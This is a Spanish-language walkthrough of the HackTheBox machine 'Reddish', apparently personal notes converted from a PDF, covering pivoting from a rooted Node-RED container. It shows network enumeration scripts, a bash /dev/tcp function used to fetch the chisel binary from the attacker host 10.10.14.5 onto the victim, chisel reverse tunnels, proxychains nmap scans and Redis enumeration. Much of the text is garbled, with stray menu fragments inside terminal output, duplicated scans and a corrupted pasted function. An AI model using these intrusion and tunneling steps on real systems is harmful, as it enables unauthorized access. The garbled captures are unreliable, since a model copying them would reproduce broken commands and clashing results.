[+] Enumerando puertos para el equipo 172.19.0.1:
[+] Enumerando puertos para el equipo 172.19.0.3:
[+] port activo 6379

[+] Enumerando puertos para el equipo 172.19.0.4:
[+] port activo 80
root@nodered:/tmp/pwned#
root@nodered:/tmp/pwned#

```

[+] Enumerando puertos para el equipo 172.18.0.1:  
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.19.0.1:  
[+] Enumerando puertos para el equipo 172.19.0.3:  
[+] port activo 6379  
[+] Enumerando puertos para el equipo 172.19.0.4:  
[+] port activo 80

aquí vamos a pivotear sobre todo al port 80 de la máquina .4 utilizaremos chisel copio chisel de otra máquina que ya hice para no volver a descargar

```

~/machineshtb/Reddish
cp /home/kali/machineshtb/Nineveh/chisel/chisel .
~/machineshtb/Reddish
ls
chisel hostsdisc.sh node-red-reverse-shell.json portdesc.shumerando
~/machineshtb/Reddish

```

Para transferir ya no se puede por base64 debido a queda muy grande los caracteres y se hace inmanejable

### 0.1. script para ejecutar curl

Existe una forma de ejecutar el comando curl ejecutando un script de bash que hace su misma función esto también sirve para wget  
[https://unix.stackexchange.com/questions/83926/how-to-download-a-file-using-just-bash-and-nothing-else-no-](https://unix.stackexchange.com/questions/83926/how-to-download-a-file-using-just-bash-and-nothing-else-no)

## curl-wget-perl-et

```
function __wget() {
    : ${DEBUG:=0}
    local URL=$1
    local tag="Connection: close"
    local mark=0

    if [ -z "${URL}" ]; then
        printf "Usage: %s \"URL\" [e.g.: %s http://www.google.com/]"
            "${FUNCNAME[0]}" "${FUNCNAME[0]}"
        return 1;
    fi
    read proto server path <<<$(echo ${URL//// })
    DOC=/${path// //}
    HOST=${server//:/}
    PORT=${server//*/}
    [[ "${HOST}" == "${PORT}" ]] && PORT=80
    [[ $DEBUG -eq 1 ]] && echo "HOST=$HOST"
    [[ $DEBUG -eq 1 ]] && echo "PORT=$PORT"
    [[ $DEBUG -eq 1 ]] && echo "DOC =$DOC"

    exec 3<>/dev/tcp/${HOST}/${PORT}
    echo -en "GET ${DOC} HTTP/1.1\r\nHost: ${HOST}\r\n${tag}\r\n\r\n"
    while read line; do
        [[ $mark -eq 1 ]] && echo $line
        if [[ "${line}" =~ "${tag}" ]]; then
            mark=1
        fi
    done
}
```

Adapted from [Chris Snow's answer](#). This can also handle binary files.

19

```
function __curl() {
    read -r proto server path <<<"$(printf '%s' "${1//// })"
    if [ "$proto" != "http:" ]; then
        printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
        return 1
    fi
    DOC=/${path// //}
    HOST=${server//:/}
    PORT=${server//*/}
    [ "${HOST}" = "${PORT}" ] && PORT=80

    exec 3<>/dev/tcp/${HOST}/${PORT}
    printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
    (while read -r line; do
        [ "$line" = '\r' ] && break
        done && cat) <&3
    exec 3>&-
}
```

este lo pegamos en la victim

```

root@nodered:/node-red# forever prefferred_crt forever
root@nodered:/node-red# hostname -I
172.18.0.2 172.19.0.4
root@nodered:/node-red# function __curl() {
>   read -r proto server path <<<"$(printf '%s' "${1%%% })"
>   if [ "$proto" != "http:" ]; then
>     printf >&2 "sorry, %s supports only http\n" "${FUNCNAME[0]}"
>     return 1
>   fi
>   DOC=${path// /%}
>   HOST=${server//:/*}
>   PORT=${server///*}
>   [ "${HOST}" = "${PORT}" ] && PORT=80
>   exec 3<>/dev/tcp/${HOST}/${PORT}"
>   printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
>   (while read -r line; do
>     [ "$line" = '$\r' ] && break
>   done && cat) <&3
>   exec 3>&2 con python
> }
mejora de shell por bash:
root@nodered:/node-red#
[0] 0:nc* 1:zsh- 2:zsh

```

este lo pegamos en

Levantamos un server Python y transferimos utilizando la función **curl obligatoriamente debo mandarle un output porque si no me tira errores.**

curl http://10.10.14.5:80/chisel > chisel

```

root@nodered:/node-red# ls ...
> 00c251path///...
Gruntfile.js bin editor home lib multinodered.js node_modules nodes package-lock.json package.json public red red.js settings.js test
root@nodered:/node-red# __curl http://10.10.14.5:80/chisel > chisel
root@nodered:/node-red# ls ...
Gruntfile.js bin chisel editor home lib multinodered.js node_modules nodes package-lock.json package.json public red red.js settings.js test
root@nodered:/node-red# 
> exec 3<>/dev/tcp/${HOST}/${PORT}"
> printf 'GET %s HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3
> (while read -r line; do
>   [ "$line" = '$\r' ] && break
> done && cat) <&3
> exec 3>&2 con python
> ]
root@nodered:/node-red#
[0] 0:nc* 1:zsh- 2:zsh

```

levantamos un server python y trasnferimos utilizando la funcion curl obligatoriamente debo mandarle un output porque si no me tira errores.

curl http://10.10.14.5:80/chisel > chisel

## 1. Validar si un archivo es igual luego de transferir

Con md5sum podemos validar si un archivo tiene el mismo hash  
md5sum chisel

Ahora permisos de execution

```
root@nodered:/tmp/pwned# md5 chisel
bash: md5: command not found
root@nodered:/tmp/pwned# md5sum chisel
2c1397f61325d3ab7eee97124ed8dcfa  chisel
root@nodered:/tmp/pwned# chmod +x chisel
root@nodered:/tmp/pwned# ./chisel
copytshell

> Usage: chisel [command] [--help]
  ↴ ScriptKiddie
  ↴ Mejoramos shell

Version: 1.8.1 (go1.19.4)

Commands:
  ↴ Simfonos2
    server - runs chisel in server mode
  ↴ Mejoramos shell
    client - runs chisel in client mode
  ↴ Mejoramos shell
    buscamos la forma de
  ↴ Mejoramos shell
    Read more: ya que somos
    https://github.com/jpillora/chisel

root@nodered:/tmp/pwned# 1
  ↴ Mejoramos nuestra shell
```

Ponemos en local chisel modo cliente y en víctima modo servidor  
./chisel server --reverse -p 111

```
~/.machineshtb/Reddish
./chisel server -n reverse -p 111
2024/03/20 11:03:57 server: Reverse tunnelling enabled
2024/03/20 11:03:57 server: Fingerprint 5NPN+QNyuu3LU/0Bn7MD4OoshaVIX2sacFG5oyv9WZw=
2024/03/20 11:03:57 server: Listening on http://0.0.0.0:111
PORT=${server//*:}
[ "${HOST}" = "${PORT}" ] && PORT=80
"$HOST" "$PORT"
done && cat) <&3
exec 3>&-
}
```

Sin embargo, antes de poner el cliente necesito saber los hosts nuevamente debido a que apague la máquina y cambiaron las interfaces

```
valid_lft forever preferred_lft fo
root@nodered:/tmp/pwned# hostname -i Adapter
172.18.0.2 172.19.0.4
root@nodered:/tmp/pwned#
```

Vemos que tengo ahora la .2 y .4 y anteriormente eran .2 y .2 por lo cual nuevamente modiflico el script de hosts esta vez recorriendo las 2 redes de raíz

```
GNU nano 7.2
#!/bin/bash
function ctrl_c(){
    echo -e "\n\n[!] saliendo *****\n"
    tput cnorm; exit 1
}
# salir con Ctrl+c
trap ctrl_c INT
#ciclo para recorrer las redes
redes=(172.18.0 172.19.0)
tput civis; for j in ${redes[@]}; do
    echo -e "\n[+] Enumerando la red $j.0/24:"
    Meloramos la shell y
# ciclo para recorrer las ip
for i in $(seq 1 254); do
    timeout 1 bash -c "ping -c 1 $j.$i" &> /dev/null && echo "[+] host activo $j.$i" &
# cambiar esta linea por el segmento de red que quiere validar
#timeout 1 bash -c "ping -c 1 change.$i" &> /dev/null && echo "[+] host activo 10.0.2.change" &
    mejoramos nuestra shell
done; wait
done;
tput cnorm
    -enos cerberus
    -emos shell
```

hostsdisc.sh  
server - runs chisel in server mode  
client - runs chisel in client mode  
Read more: https://github.com/jpillora/chisel

```
root@nodered:/tmp/pwned# ./hostsdisc.sh
~/machineshtb/Reddish
./chisel server --reverse -p 111
2024/03/20 11:03:57 server: fingerprint 5NPN+QNy0
2024/03/20 11:03:57 server: Listening on http://0.0.0.0:111
[+] 0:nc* 1:nano- 2:zsh
sin embargo antes de poner el cliente necesito saber los hosts
```

```
root@nodered:/tmp/pwned# chmod +x hostsdisc.sh
root@nodered:/tmp/pwned# ./hostsdisc.sh
EN WINDOWS
copytshell
[+] Enumerando la red 172.18.0.0/24:
[+] host activo 172.18.0.2
[+] host activo 172.18.0.1
meloramos shell
[+] Enumerando la red 172.19.0.0/24:
[+] host activo 172.19.0.4
[+] host activo 172.19.0.3
[+] host activo 172.19.0.2
[+] host activo 172.19.0.1
root@nodered:/tmp/pwned#
```

```
[+] Enumerando puertos para el equipo 172.18.0.1:  
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.18.0.2:  
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.19.0.1:  
[+] Enumerando puertos para el equipo 172.19.0.2:  
[+] port activo 6379  
[+] Enumerando puertos para el equipo 172.19.0.3:  
[+] port activo 80  
[+] Enumerando puertos para el equipo 172.19.0.4:
```

```
[+] Enumerando puertos para el equipo 172.19.0.1:  
[+] Enumerando puertos para el equipo 172.19.0.2:  
[+] port activo 6379  
[+] Enumerando puertos para el equipo 172.19.0.3:  
[+] port activo 80  
[+] Enumerando puertos para el equipo 172.19.0.4:  
[+] port activo 1880  
root@nodered:/tmp/pwned#
```

```
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.18.0.2:  
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.19.0.1:  
[+] Enumerando puertos para el equipo 172.19.0.2:  
[+] port activo 6379  
[+] Enumerando puertos para el equipo 172.19.0.3:  
[+] port activo 80  
[+] Enumerando puertos para el equipo 172.19.0.4:  
[+] port activo 1880
```


Según los resultados empezaré con el por 80 acá utilizaré socks por comodidad y por si nos falta un port que no vimos

./chisel client 10.10.14.5:111 R:socks

```
kali㉿kali: ~/machineshtb  
root@nodered:/tmp/pwned# ./chisel client 10.10.14.5:111 R:socks  
[+] Enumerando puertos para el equipo 172.18.0.1:  
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.18.0.2:  
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.19.0.1:  
[+] port activo 6379  
[+] Enumerando puertos para el equipo 172.19.0.2:  
[+] port activo 80  
[+] Enumerando puertos para el equipo 172.19.0.3:  
[+] port activo 1880  
[+] Enumerando puertos para el equipo 172.19.0.4:  
[+] port activo 1880  
root@nodered:/tmp/pwned#
```

Validamos si tenemos conexión


```
proxychains nmap -p80 -sCV -T2 -sT -Pn 172.19.0.3 2>&1 | grep -vE "timeout|OK"
```



```
~/machineshtb/Reddish
└─ proxychains nmap -p80 -sCV -T2 -sT -Pn 172.19.0.3 2>&1 | grep -vE "timeout|OK"
[proxychains] config file found: /etc/proxychains4.conf ./chisel client 10.10.14.5:111 R:socks
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 11:42 -05
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.28% done; ETC: 11:42 (0:00:00 remaining)
Nmap scan report for 172.19.0.3 (172.19.0.3)
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Reddish
> Brainfuck
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.00 seconds

> Devel
> Legacy
```



```
~/machineshtb/Reddish
└─ proxychains nmap -top-ports 1000 -T2 -sT -Pn 172.19.0.3 2>&1 | grep -vE "timeout|OK"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 11:49 -05
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.20% done; ETC: 11:55 (0:06:40 remaining)
Stats: 0:01:45 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 25.80% done; ETC: 11:55 (0:05:02 remaining)
Stats: 0:03:18 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.60% done; ETC: 11:55 (0:03:30 remaining)
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.80% done; ETC: 11:55 (0:03:29 remaining)
Stats: 0:03:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 48.90% done; ETC: 11:55 (0:03:29 remaining)
Stats: 0:03:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 49.00% done; ETC: 11:55 (0:03:28 remaining)
Stats: 0:04:44 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 69.90% done; ETC: 11:55 (0:02:02 remaining)
Stats: 0:05:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 79.40% done; ETC: 11:55 (0:01:24 remaining)
Nmap scan report for 172.19.0.3 (172.19.0.3)
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (conn-refused)

PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 406.87 seconds
```

Como con foxy proxy me estaba dando problemas y solo tenemos el port 80 hago un portforwarding con chisel  
./chisel client 10.10.14.5:111 R:80:172.19.0.3:80

```
kali@kali: ~/machineshtb
root@nodered:/tmp/pwned# ./chisel client 10.10.14.5:111 R:80:172.19.0.3:80
YouTube DeepL Translate - Elm... Machine Excell Training ACTIVE DIRECTORY OSCP

It works!

This is the default web page for this server.
```



Veo el código fuente, pero no parece haber mucho

```


        }
    });

function incrCounter() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("HITS incremented:", data);
        },
        error: function () {
        }
    });
}

/*
 * TODO
 *
 * 1. Share the web folder with the database container (Done)
 * 2. Add here the code to backup databases in /f187a0ec71ce99642e4f0afbd441a68b folder
 * ...Still don't know how to complete it...
*/
function backupDatabase() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=...",
        cache: false,
        dataType: "text",
        success: function (data) {
            console.log("Database saved:", data);
        },
        error: function () {
        }
    });
}

```

Sigo enumerando las demás máquinas ahora con la red 172.19.0.2:6379  
./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379



```

root@nodered:/tmp/pwned# ./chisel client 10.10.14.5:111 R:80:172.19.0.3:80
^Croot@nodered:/tmp/pwned# ./chisel client 10.10.14.5:111 R:80:172.19.0.3:80 R:6379:172.19.0.2:6379
      * 1. Share the web folder with the database con
      * 2. Add here the code to backup databases in /
      * ...Still don't know how to complete it...
*/
function backupDatabase() {
    $.ajax({
        url: "8924d0549008565c554f8128cd11fda4/ajax.php?backup=..."
    });
}

```

Escaneo ahora la versión de ese servicio de manera local  
nmap -Pn -p6379 -sCV 127.0.0.1 -T2

```
Kali㉿Kali:~/machineshtb
```

```
~/machineshtb/Reddish
```

```
nmap -Pn -p6379 -sCV 127.0.0.1 -T2
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 12:08 -05
```

```
Nmap scan report for localhost (127.0.0.1)
```

```
Host is up (0.000080s latency).
```

```
Pivoting
```

PORT	STATE	SERVICE	VERSION
6379/tcp	open	redis	Redis key-value store 4.0.9

```
Experience
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```

```
Scripts hosts ...
```

```
~/machineshtb/Reddish
```

```
Simfonos2
```

```
symfonos3
```

```
* TODO
```

```
* ...Still don't know how to complete
```

```
*/
```

```
function backupDatabase() {
```

```
    $.ajax({
```

```
        url: "8924d0549008565c554f",
```

```
        cache: false,
```

```
        dataType: "text",
```

```
        success: function (data) {
```

```
            console.log("Database",
```

```
        },
```

```
        error: function () {
```


```
    });
```

```
,
```

```
sigo enumerando las demas maquinas ahora
```

```
./chisel client 10.10.14.5:111 R:80:172.19.0.3:80
```

```
INFO[000] [2024-03-20T12:08:45.000Z] [chisel/client.go:100] [INFO] Connected to target host 172.19.0.3:80
```



# Explotación servicio Redis

## Que es redis

Software : Redis es un motor de base de datos en memoria, basado en el almacenamiento en tablas de hashes pero que opcionalmente puede ser usada como una base de datos durable o persistente. Está escrito en ANSI C por Salvatore Sanfilippo, quien es patrocinado por Redis Labs. Wikipedia

Hacktrics tiene varias cosas relacionadas a redis  
<https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis>  
siguiendo la guia debemos instalar redis-tools  
nos conectamos por netcat y ejecutamos comandos como INFO  
nc -vn 127.0.0.1 6379

```

~/machineshtb/Reddish
nc -vn 127.0.0.1 6379
(UNKNOWN) [127.0.0.1] 6379 (redis) open
INFO          Pivoting Notas
$2739        Scripts hosts ...
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:cce7cc41d26597f7
redis_mode:standalone
os:Linux 4.15.0-213-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:6.4.0
process_id:7
run_id:bec9173dcde36e845bbfd8e37099e4ce271d092
tcp_port:6379
uptime_in_seconds:6005
uptime_in_days:0
hz:10
lvm_clock:16/56170

```

Al final identificamos un Keyspace es decir una base de datos

```

# Keyspace Forensic Methodology
db0:keys=1,expires=0,avg_ttl=0
Brute Force - CheatSheet
[0] 0:nc- 1:nc* 2:zsh

```

In that example the **database 0** and **1** are being used. **Database 0 contains 4 keys and database 1 contains 1**. By default Redis will use database 0. In order to dump for example database 1 you need to do:

```

SELECT 1
[ ... Indicate the database ... ]
KEYS *
[ ... Get Keys ... ]
GET <KEY>
[ ... Get Key ... ]

```

In case you get the following error:

en este caso colocamos 0 porque en el ejemplo hay 2 bases de datos.  
select 0 keys \* get hits


```
Win7
# Keyspace      Wreath tryhac...
db0:keys=1,expires=0,avg_ttl=0
Preparación
select 0  Htb machines
+OK
KEYS *    > Bastard
*1        > Brainfuck
$4        > Cronos
hits      > Devel
get hits > Lame
$1        > Legacy
2
[?]      >
[0] 0:nc- 1:nc* 2:zsh
```

Si recordamos en el código fuente hay un apartado hits de la máquina del port 80

```
});
}

function incrCounter() {
$.ajax({
    url: "8924d0549008565c554f8128cd11fda4/ajax.php?test=incr hits",
    cache: false,
    dataType: "text",
    success: function (data) {
        console.log("HITS incremented:", data);
    },
    error: function () {
    }
});
}
```

A parte si inspeccionamos elemento cada vez que recargamos la página suben los hits



y ahora validando en hits ahora hay 4 existe una relación entre la máquina 172.19.0.3:80 y 172.19.0.2:6379

```
# Keyspace
db0:keys=1,expires=0,avg_ttl=0
> <html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> [event]
> <head>[...]</head>
<body>
<h1>It works!</h1>
<p>This is the default web page for this server.</p>
</body>
</html>
